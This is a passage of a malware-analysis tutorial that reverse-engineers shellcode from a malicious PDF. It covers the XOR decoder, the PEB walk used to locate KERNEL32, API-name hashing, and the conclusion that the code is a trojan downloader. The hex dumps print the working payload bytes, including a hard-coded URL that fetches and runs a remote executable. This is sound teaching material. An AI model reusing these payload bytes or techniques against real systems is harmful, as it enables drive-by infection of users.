00000080 17 bb 94 14 ac 44 44 44 44 1d c7 85 4e 05 22 c5 .»".-DDDD.Ç.N.»"Á
00000090 7d 1e 1e 31 bc 05 05 17 75 96 16 16 2c bb 44 44).1%...u-...»DD
000000a0 44 17 15 16 bb 92 c7 bc 44 30 41 d4 14 14 af 75 D...»'ÇM0A0.~u
000000b0 2c 2d 6e 4a 05 13 ac 38 44 44 44 2e 21 2c 25 6a ,-nJ...8DDD.!,%j
000000c0 21 3c 10 cf 48 60 cf 18 60 48 15 17 bb 94 12 2c !<.IH'Í.'H...»",
000000d0 0f b3 2a 45 13 ac 19 44 44 44 1a 1a 2e 44 12 bb "³E.-,DD.».D.»
000000e0 94 2e 28 2c 2a 30 20 28 10 bb 10 60 60 2c a5 2f ".(,*0 (.».``%V/
000000f0 5d 92 14 ac 7b 44 44 44 bb 94 12 75 84 20 e5 74]'.-{DD}»u. åt
00000100 44 44 44 3c 48 cf 04 48 cf 34 58 e9 cf 04 4c af DDD<HÍ.HÍ4xéI.L~
00000110 4d cf 04 70 c9 04 38 cf 04 78 1a 87 11 cd al cf MÍ.pE.8Í.x.x.Í;Í
00000120 01 4c 16 75 96 85 86 47 76 54 04 c4 7c 44 31 b1 .L.u-+GvT.Á|D1±
00000130 cd 94 1e 8d 86 40 44 11 cd al 12 13 75 84 cf 19 Í.~P+@D.Í;..u.Í.
00000140 48 cf 31 4c cd b3 47 32 78 cf 0a 3c 45 bd cf 15 HÍLÍ²G2xÍ.<EwÍ.
00000150 58 16 cf 15 60 16 cf 35 64 45 ba dd 0e e9 06 47 X.Í.'Í5dE°Y.é.G
00000160 01 4c 14 ac f0 bb bb bb 7d 9c 31 b5 cf 01 4c d6 .L.-8»»»»)eÍpÍ.L0
00000170 1a 45 92 95 a4 45 b4 75 8d 4b f3 4c 1b 85 a5 46 .E'²EÍuDK6L.~WF
00000180 45 95 45 bd cf 45 45 94 1b 1a 8d 86 4c 44 1e 1e E²EÍEE°.~P+LD..
00000190 2c 30 30 34 7e 6b 6b 73 7d 6a 7d 7d 6a 75 77 77 ,004-kks}j}}juwv
000001a0 6a 73 71 6b 34 0a 33 2c 16 08 6a 21 3c 21 7b 2a jsqk4.3,..j!<{²
000001b0 21 33 79 77 62 31 79 22 1b 77 1b 75 74 62 27 27 !³ywbly".w.utb''
000001c0 79 7b 62 37 30 79 77 33 76 77 62 30 29 79 74 74 y(b70yw3vwb0)ytt
000001d0 74 74 75 76 62 36 79 23 74 3e 71 7c 3e 75 77 3d ttuvb6y#t>q|~u=
000001e0 62 31 79 22 1b 77 1b 75 74 44 c3 c3 c3 c3 70 31 bly".w.utDÁÁÁÁÁp1
000001f0
```

# Analyzing the Code

Now I need to disassemble the machine code to see the assembly language instructions. I will use IDA Pro for this.

```
• seg000:0000000B db 49h ; I
• seg000:0000000C db 90h ; É
• seg000:0000000D ; -----
• seg000:0000000E call $+5
• seg000:00000012 pop ecx
• seg000:00000013 add ecx, 0Ch
• seg000:00000016 xor byte ptr [ecx], 44h
• seg000:00000019 inc ecx
• seg000:0000001A cmp byte ptr [ecx], 0C3h ; '+'
• seg000:0000001D jnz short near ptr 0FFFFFFD2h
• seg000:0000001F add dword ptr ds:343762BBh, 28h ; '('
• seg000:00000026 add byte ptr ds:8FAC7947h, 44h ; 'D'
• seg000:0000002D inc esp
• seg000:0000002E inc esp
• seg000:0000002F int 83h ; reserved for BASIC
• seg000:00000031 sub al, 0CDh ; '-'
• seg000:00000033 mov ecx, 0AC13E056h
• seg000:00000038 mov edi, 14444444h
• seg000:0000003D sub al, 2Bh ; '+'
```


Note however that this address is incorrect and will be 0FFFFFFF7h when the XOR takes place.

A short XOR decrypting loop is at the beginning, as we can see with IDA Pro. The **call \$+5** instruction pushes a return address onto to the stack, but this address is the address of the next instruction **pop ecx**. So, these two instructions together give the program *a way to determine the Instruction Pointer*, no matter where in memory the code is loaded and executed. How clever of the malcode writer to do this and to encrypt the payload!

# Analyzing the Code

Adding 0Ch to ecx advances ecx to a memory location within the machine code that makes up the **jnz short** instruction. After the first xor instruction executes, the b3 byte has been changed to f7, which then causes the jnz short instruction to jump back 9 locations in memory to the xor instruction for each new pass through the decrypting loop.

The loop keeps decrypting memory until it reaches a location that contains the byte c3.




The screenshot shows a hex editor window with a memory dump. The address range is from 000001c0 to 000001f0. The data is displayed in hexadecimal bytes and ASCII characters. A red box highlights the byte 'c3' at offset 000001e4. The ASCII column shows the text 'y{b70yw3vwb0)ytt ttuvb6y#t>q|>uw= bly".w.utDÄÄÄÄp1'.

Address	Hex	ASCII
000001c0	79 7b 62 37 30 79 77 33 76 77 62 30 29 79 74 74	y{b70yw3vwb0)ytt
000001d0	74 74 75 76 62 36 79 23 74 3e 71 7c 3e 75 77 3d	ttuvb6y#t>q >uw=
000001e0	62 31 79 22 1b 77 1b 75 74 44 c3 c3 c3 c3 70 31	bly".w.utDÄÄÄÄp1
000001f0	...	.....



# Analyzing the Code

Note that this technique of encrypting payload codes is one of the techniques used to hide the payload code. Another technique is to rotate the bits in each byte 1, 2, or more places as well. Now, suppose you suspect that the encrypted code contains a URL string somewhere that begins with the characters **http**. A nice tool called **XORsearch** will take an input file (the encrypted code in our case) and an input string to search for when trying every combination of XOR values from 0 to FF and every rotation pattern. Here is what XORsearch finds:



```
C:\Windows\system32\cmd.exe

C:\bloodhound>xorsearch hexfile.bin http
Found XOR 44 position 0190: http://79.99.133.75/pNwhRL.exe?new=3&u=f_3_10&cc=?

C:\bloodhound>
```



# Analyzing the Code

```
Hex Editor Neo
File Edit View Select Operations Bookmarks NTFS Streams Tools History Window Help
hexfile2.bin
00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
00000000 05 05 0d 05 0d 0d 05 0d 0d 0d 0d 0d d4 ac 44 44ô-DD
00000010 44 44 1d c7 85 48 c4 75 00 05 c4 7d 87 31 f7 c7 DD.ç_HÄU..Ä)+1+ç
00000020 41 ff 26 73 70 6c c6 41 03 3d e8 cb 00 00 00 89 Äÿ&sp1&A.=éË...%
00000030 c7 68 89 fd 12 a4 57 e8 fb 00 00 00 50 68 6f 6e Çhÿÿ.ªWèù...Phon
00000040 00 00 68 75 72 6c 6d 54 ff d0 68 61 21 ec e4 50 ..hurlmTÿDha!iâP
00000050 e8 e2 00 00 00 89 c6 68 19 d0 d6 02 57 e8 d5 00 èá...ªh.DÖ.WèÜ.
00000060 00 00 68 ff 00 00 00 6a 40 ff d0 50 68 46 2f ff ..hÿ...j@ÿDPhF/ÿ
00000070 c5 57 e8 c0 00 00 00 5b 53 6a 40 68 ff 00 00 00 ÄWèÄ...[Sj@hÿ...
00000080 53 ff d0 50 e8 00 00 00 00 59 83 c1 0a 41 66 81 SÿDPè....ÿfÁ.AfD
00000090 39 5a 5a 75 f8 41 41 53 31 d2 52 52 68 ff 00 00 9Z2usAAS1ÖRRhÿ..
000000a0 00 53 51 52 ff d6 83 f8 00 74 05 90 50 50 eb 31 .SQÿÿÖf&..t.OPPè1
000000b0 68 69 2a 0e 41 57 e8 7c 00 00 00 6a 65 68 61 2e hi*.Aªè|...jeha.
000000c0 65 78 54 8b 0c 24 8b 5c 24 0c 51 53 ff d0 56 68 exT<.<ç<\$.QSÿDVh
000000d0 4b f7 6e 01 57 e8 5d 00 00 00 5e 5e 6a 00 56 ff K+n.Wè|...^^j.Vÿ
000000e0 d0 6a 6c 68 6e 74 64 6c 54 ff 54 24 24 68 e1 6b Djlhntd1TÿT$çhák
000000f0 19 d6 50 e8 3f 00 00 00 ff d0 56 31 c0 64 a1 30 .ÖPè?...ÿDV1Äd;0
00000100 00 00 00 78 0c 8b 40 0c 8b 70 1c ad 8b 40 08 eb ...x.<@.<p.-<@.è
00000110 09 8b 40 34 8d 40 7c 8b 40 3c 5e c3 55 89 e5 8b .<@Ä@|<@<^ÄU&â<
00000120 45 08 52 31 d2 c1 c2 03 32 10 40 80 38 00 75 f5 E.R1ÖÄÄ.2.@e8.uö
00000130 89 d0 5a c9 c2 04 00 55 89 e5 56 57 31 c0 8b 5d %DZÉÄ..U&ÄVW1Ä<]
00000140 0c 8b 75 08 89 f7 03 76 3c 8b 4e 78 01 f9 8b 51 .<u.&+.v<<Nx.ù<Q
00000150 1c 52 8b 51 24 52 8b 71 20 01 fe 99 4a ad 42 03 .R<Q&R<ç .pªªJ-B.
00000160 45 08 50 e8 b4 ff ff ff 39 d8 75 f1 8b 45 08 92 E.Pè'ÿÿÿ9@uñ<E.'
00000170 5e 01 d6 d1 e8 01 f0 31 c9 0f b7 08 5f c1 e1 02 ^.ÖNâ.81É.._Äá.
00000180 01 d1 01 f9 8b 01 01 d0 5f 5e c9 c2 08 00 5a 5a .N.ù.<D.^ÉÄ..ZZ
00000190 68 74 74 70 3a 2f 2f 37 39 2e 39 39 2e 31 33 33 ghttp://79.99.133
000001a0 2e 37 35 2f 70 4e 77 68 52 4c 2e 65 78 65 3f 6e .75/pNwhRL.exe?r
000001b0 65 77 3d 33 26 75 3d 66 5f 33 5f 31 30 26 63 63 =w=3&u=f_3_10&cc
000001c0 3d 3f 26 73 74 3d 33 77 32 33 26 74 6d 3d 30 30 =?&st=3&w23&tm=00
000001d0 30 30 31 32 26 72 3d 67 30 7a 35 38 7a 31 33 79 0012&r=g0z58z13ÿ
000001e0 26 75 3d 66 5f 33 5f 31 30 00 87 87 87 87 34 75 su=f_3_10.####4u
000001f0
```

# Analyzing the Code

Note the URL beginning at offset 0x190:

**http://79.99.133.75/pNwhRL.exe?new=3&u=f\_3\_10&cc=?&st=3w23&tm=000012&r=g0z58z13y&u=f\_3\_10**

The screenshot shows a hex editor window with the following data:

Offset	Hex	ASCII
00000180	01 d1 01 f9 8b 01 01 d0 5f 5e c9 c2 08 00 5a 5a	.Ñ.ù<..Đ ^ÉÂ..ZZ
00000190	68 74 74 70 3a 2f 2f 37 39 2e 39 39 2e 31 33 33	http://79.99.133
000001a0	2e 37 35 2f 70 4e 77 68 52 4c 2e 65 78 65 3f 6e	.75/pNwhRL.exe?r
000001b0	65 77 3d 33 26 75 3d 66 5f 33 5f 31 30 26 63 63	ew=3&u=f_3_10&cc
000001c0	3d 3f 26 73 74 3d 33 77 32 33 26 74 6d 3d 30 30	=?&st=3w23&tm=00
000001d0	30 30 31 32 26 72 3d 67 30 7a 35 38 7a 31 33 79	0012&r=g0z58z13y
000001e0	26 75 3d 66 5f 33 5f 31 30 00 87 87 87 87 34 75	su=f 3 10.####4u
000001f0	.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..	.....

Ready | Offset: 0x00000190 (400) | Size: 0x000001f0 (496): 0.48 KB | Hex bytes, 16, Default ANSI | OVR

# Analyzing the Code

Now dis-assemble the decrypted file using IDA Pro:

```
• seg000:00000018 db 0
• seg000:00000019 db 5
• seg000:0000001A db 0C4h ; -
• seg000:0000001B db 7Dh ; }
• seg000:0000001C db 87h ; ç
• seg000:0000001D db 31h ; 1
• seg000:0000001E db 0F7h ; ■
seg000:0000001F ; -----
• seg000:0000001F mov dword ptr [ecx-1], 6C707326h
• seg000:00000026 mov byte ptr [ecx+3], 3Dh ; '='
• seg000:0000002A call sub_FA
seg000:0000002F
loc_2F: ; DATA XREF: sub_FA+3↓r
• seg000:0000002F mov edi, eax
• seg000:00000031 push 0A412FD89h
• seg000:00000036 push edi
• seg000:00000037 call sub_137
• seg000:0000003C push eax
• seg000:0000003D push 6E6Fh
• seg000:00000042 push 6D6C7275h
• seg000:00000047 push esp
• seg000:00000048 call eax
• seg000:0000004A push 0E4EC2161h
• seg000:0000004F push eax
• seg000:00000050 call sub_137
• seg000:00000055 mov esi, eax
• seg000:00000057 push 2D6D0019h
• seg000:0000005C push edi
• seg000:0000005D call sub_137
• seg000:00000062 push 0FFh
• seg000:00000067 push 40h ; '@'
• seg000:00000069 call eax
• seg000:0000006B push eax
• seg000:0000006C push 0C5FF2F46h
```

These instructions add &spl= to the end of the XORed URL.  
http://79.99.133.75/pNwhRL.exe?new=3&u=f\_3\_10&spl=

# Analyzing the Code

- This assembly language looks more intelligent and purposeful than the previous batch (remember, it was encrypted so the instructions were nonsense anyway).
- There are some questions that come to mind just by taking a quick look at these initial instructions:
  1. What does the subroutine **sub\_FA** do?
  2. What are the strange hex numbers being pushed onto the stack?
  3. What does the subroutine **sub\_137** do?

# Analyzing the Code

## Subroutine sub\_FA Analysis

- Unlocking the mystery of this subroutine was crucial to understanding everything that followed. Of course, a hacker would know instantly what its purpose is, and a programmer with a good understanding of Intel 80x86 architecture and the operation of Windows Portable Executable (PE) programs would also.
- Its purpose is to locate the image base address in memory of the KERNEL32.DLL image associated with the currently running process (which would be the Adobe PDF Reader application working on the Bloodhound PDF).

```
seg000:000000FA ; !!!!!!!!!!!!!!!!!!!!! S U B R O U T I N E !!!
seg000:000000FA
seg000:000000FA
seg000:000000FA sub_FA proc near ; CODE XREF: seg000:0000002A↑p
* seg000:000000FA push esi
* seg000:000000FB xor eax, eax
* seg000:000000FD mov eax, dword ptr fs:loc_2F+1 ; Fs:[00000030h] address of PEB
* seg000:00000103 js short loc_111
* seg000:00000105 mov eax, [eax+0Ch] ; address of PEB LDR DATA
* seg000:00000108 mov esi, [eax+1Ch] ; address of InitializationOrderModuleList
* seg000:0000010B lodsd
* seg000:0000010C mov eax, [eax+8] ; image base of KERNEL32.DLL
* seg000:0000010F jmp short loc_11A
seg000:00000111 ; -----
seg000:00000111
seg000:00000111 loc_111: ; CODE XREF: sub_FA+9↑j
* seg000:00000111 mov eax, [eax+34h]
* seg000:00000114 lea eax, [eax+7Ch]
* seg000:00000117 mov eax, [eax+3Ch]
seg000:0000011A
seg000:0000011A loc_11A: ; CODE XREF: sub_FA+15↑j
* seg000:0000011A pop esi
* seg000:0000011B retn
seg000:0000011B sub_FA endp
```



# Analyzing the Code

- The linear address of the Process Environment Block (PEB) is stored at FS:[0x30]. The PEB contains the **ImageBaseAddress**, which is the memory address where the file was loaded, regardless the preferred load address specified in the file. The PEB also contains a **module list** of DLLs, including the exported function names and the addresses where they are loaded. Every Windows Portable Executable (PE) file requires KERNEL32.DLL, and it is loaded at the same address for all processes.
- This subroutine is used to locate the memory address of KERNEL32.DLL. This is the answer to Question 1.

```
//The role of the PEB is to gather frequently accessed information for a
//process as follows. At address FS:0x30 (or 0x7FFDF000) stands the
//following members of the [PEB].
/* located at 0x7FFDF000 */
/*typedef struct _PEB {
 BYTE Reserved1[2];
 BYTE BeingDebugged;
 BYTE Reserved2[1];
 PVOID Reserved3[2];
 PPEB_LDR_DATA Ldr;
 PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
 BYTE Reserved4[104];
 PVOID Reserved5[52];
 PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
 BYTE Reserved6[128];
 PVOID Reserved7[1];
 ULONG SessionId;
}PEB, *PPEB;
```



# Analyzing the Code


First, let's look at the structure of the PEB and the PEB\_LDR\_DATA. The pointer to the PEB\_LDR\_DATA structure is at offset 0x0C in the PEB. Then, the forward link in the LIST\_ENTRY data structure for the InInitializationOrderModuleList is at offset 0x1C in the PEB\_LDR\_DATA structure.

```
//The interesting member in our case is PPEB_LDR_DATA LoaderData that
//contains information filled by the loader at startup, and then when
//happens a DLL load/unload.
/*typedef struct _PEB_LDR_DATA {
 ULONG Length;
 BOOLEAN Initialized;
 PVOID SsHandle;
 LIST_ENTRY InLoadOrderModuleList;
 LIST_ENTRY InMemoryOrderModuleList;
 LIST_ENTRY InInitializationOrderModuleList;
}PEB_LDR_DATA, *PPEB_LDR_DATA;
```

```
//The PEB_LDR_DATA structure contains three LIST_ENTRY that are part of doubly
//linked lists gathering information on loaded DLL in the current process.
//InLoadOrderModuleList sorts modules in load order, InMemoryOrderModuleList
//in memory order, and InInitializationOrderModuleList keeps track of their
//load order since process start.
```

# Analyzing the Code

We can use the **tasklist** program to display the DLLs loaded and initialized by a particular program (such as PSP.EXE for example). Note that NTDLL and KERNEL32 are the first two DLLs initialized. This is always the case in WIN32 programs.



```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\james antonakos>tasklist /m /fi "imagename eq psp.exe"

Image Name PID Modules
=====
Psp.exe 3324 ntdll.dll, kernel32.dll, JCAP32.dll,
USER32.dll, GDI32.dll, JLEM3205.dll,
JFF.dll, PCDLIB32.dll, MSUCRT.dll,
MFC42.DLL, comdlg32.dll, ADUAPI32.dll,
RPCRT4.dll, Secur32.dll, COMCTL32.dll,
SHELL32.dll, SHLWAPI.dll, WINMM.dll,
IMM32.DLL, comctl32.dll, ole32.dll,
uxtheme.dll, MSCTF.dll, CLBCATQ.DLL,
COMRes.dll, OLEAUT32.dll, VERSION.dll,
xpsp2res.dll, msctfime.ime

C:\Documents and Settings\james antonakos>
```

# Analyzing the Code

## Subroutine sub\_11C Analysis

This subroutine builds a 32-bit hash value that represents an exported DLL function name.

```
seg000:0000011C ; :::::::::::::::::::: S U B R O U T I N E ::::::::::::::::::::
seg000:0000011C
seg000:0000011C ; Attributes: bp-based frame
seg000:0000011C sub_11C proc near ; CODE XREF: sub_137+2C↓p
seg000:0000011C arg_0 = dword ptr 8
seg000:0000011C
* seg000:0000011C push ebp
* seg000:0000011D mov ebp, esp
* seg000:0000011F mov eax, [ebp+arg_0] ; retrieve memory pointer from stack frame
* seg000:00000122 push edx
* seg000:00000123 xor edx, edx ; EDX = 00000000
seg000:00000125
seg000:00000125 loc_125: ; CODE XREF: sub_11C+12↓j
* seg000:00000125 rol edx, 3 ; rotate EDX 3 bits left
* seg000:00000128 xor dl, [eax] ; hash char code from function name
* seg000:0000012A inc eax ; advance to next char in function name
* seg000:0000012B cmp byte ptr [eax], 0 ; 0 means end of function name string
* seg000:0000012E jnz short loc_125 ; do more characters if not 0
* seg000:00000130 mov eax, edx ; return hash value in EAX
* seg000:00000132 pop edx
* seg000:00000133 leave
* seg000:00000134 retn 4
seg000:00000134 sub_11C endp
seg000:00000134
```

# Analyzing the Code

## Subroutine sub\_11C Analysis

Upon entry EAX points to memory to a 0-terminated string that represents the name of an exported DLL function. The bytes from the string are XORed with EDX and EDX is rotated 3 bits prior to the XOR. Before return EDX is copied into EAX.


It is necessary to understand the format of the C-based stack frame to analyze this function. If you look at the place in the code where this function is called, you see these instructions:

```
push eax
call sub_11C
```

This results in the run-time stack having a parameter (from EAX) and a return address pushed onto it. Once we enter the subroutine code, EBP is also pushed and then reassigned to point to the base address of the stack frame.

# Analyzing the Code

The stack frame now looks like this:



So, the instruction

```
mov eax, [ebp+arg_0]
```

really means

```
mov eax, [ebp + 8]
```

and thus copies the EAX parameter from the stack frame into EAX inside the subroutine.



# Analyzing the Code


What is the purpose of this code? It is used to build a **hash value** that represents the exported function name from a DLL. The purpose of the hash value is to hide the name of the exported function from anyone performing reverse engineering or malware analysis on the code. For example, running the code of a typical WIN32 program through the Strings program will reveal the text-based exported function list, an example of which is shown here:

```
ReadFile
CreateFileA
GetProcessHeap
FreeLibrary
GetCPInfo
GetACP
GetOEMCP
VirtualQuery
InterlockedExchange
MultiByteToWideChar
GetStringTypeA
GetStringTypeW
```



# Analyzing the Code

To disguise the exported function name the malware writer uses the hash value in place of the function name. I wrote a program called **XORname** that takes a file containing all of the exported functions from KERNEL32.DLL and generates the 32-bit hash values for each function name. Here is a small portion of the results:



```
kernel32-hash.txt - Notepad
File Edit Format View Help
[MapUserPhysicalPagesScatter] --> 0BBCCFF8
[MapViewOfFile] --> D45D7149
[MapViewOfFileEx] --> 175C5025
[Module32First] --> C871A978
[Module32Firstw] --> 438D4B91
[Module32Next] --> 990E2676
[Module32Nextw] --> C87133E3
[MoveFileA] --> 410E2A69
[MoveFileEXA] --> 438A98D1
[MoveFileEXw] --> 438A98C7
[MoveFilew] --> 410E2A7F
[MoveFilewithProgressA] --> 0F2AD221
[MoveFilewithProgressw] --> 0F2AD237
[MulDiv] --> 00211A3E
[MultiByteToWideChar] --> 94FBCD19
[NlsConvertIntegerToString] --> 23C7EBAC
[NlsGetCacheUpdateCount] --> 9D53A3B9
[NlsResetProcessLocale] --> 94B6E6BD
[NumaVirtualQueryNode] --> FC484E34
[OpenConsolew] --> 4FECF6FE
```

# Analyzing the Code

Here we see one of the answers to Question 2. The hex value **410E2A69** is the malware writer's way of hiding the name of the KERNEL32.DLL exported function **MoveFileA** that he or she wants to call. Going through the malicious assembly language I located all the hash values and looked them up. These were the strange hex values pushed onto the stack prior to calling **sub\_137**. Here are the corresponding DLL functions, in the order they are called from the code:

Hash Value	DLL Function	DLL
A412FD89	LoadLibraryA	KERNEL32.DLL
E4EC2161	URLDownloadToCacheFileA	URLMON.DLL
2D6D019	LocalAlloc	KERNEL32.DLL
C5FF2F46	VirtualProtect	KERNEL32.DLL
410E2A69	MoveFileA	KERNEL32.DLL
16EF74B	WinExec	KERNEL32.DLL
D6196BE1	RtlExitUserThread	NTDLL.DLL

Just seeing this sequence of DLL calls reveals the overall intent of the malicious code. A file is downloaded from the Internet (via URLDownloadToCacheFileA) and executed (with WinExec). *This puts the malicious PDF we are analyzing into the category of a **trojan downloader**.*

# Analyzing the Code

## Subroutine sub\_137 Analysis

This subroutine returns (in EAX) the memory address of the exported function it looks up based on the hash value passed to it via the stack. Some background information on the structure of the Export section is required here to understand why there are so many different offsets being used in the code. We are interested in the offsets that point to the three pointers at the end of the Export directory.

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
 ULONG Characteristics;
 ULONG TimeDateStamp;
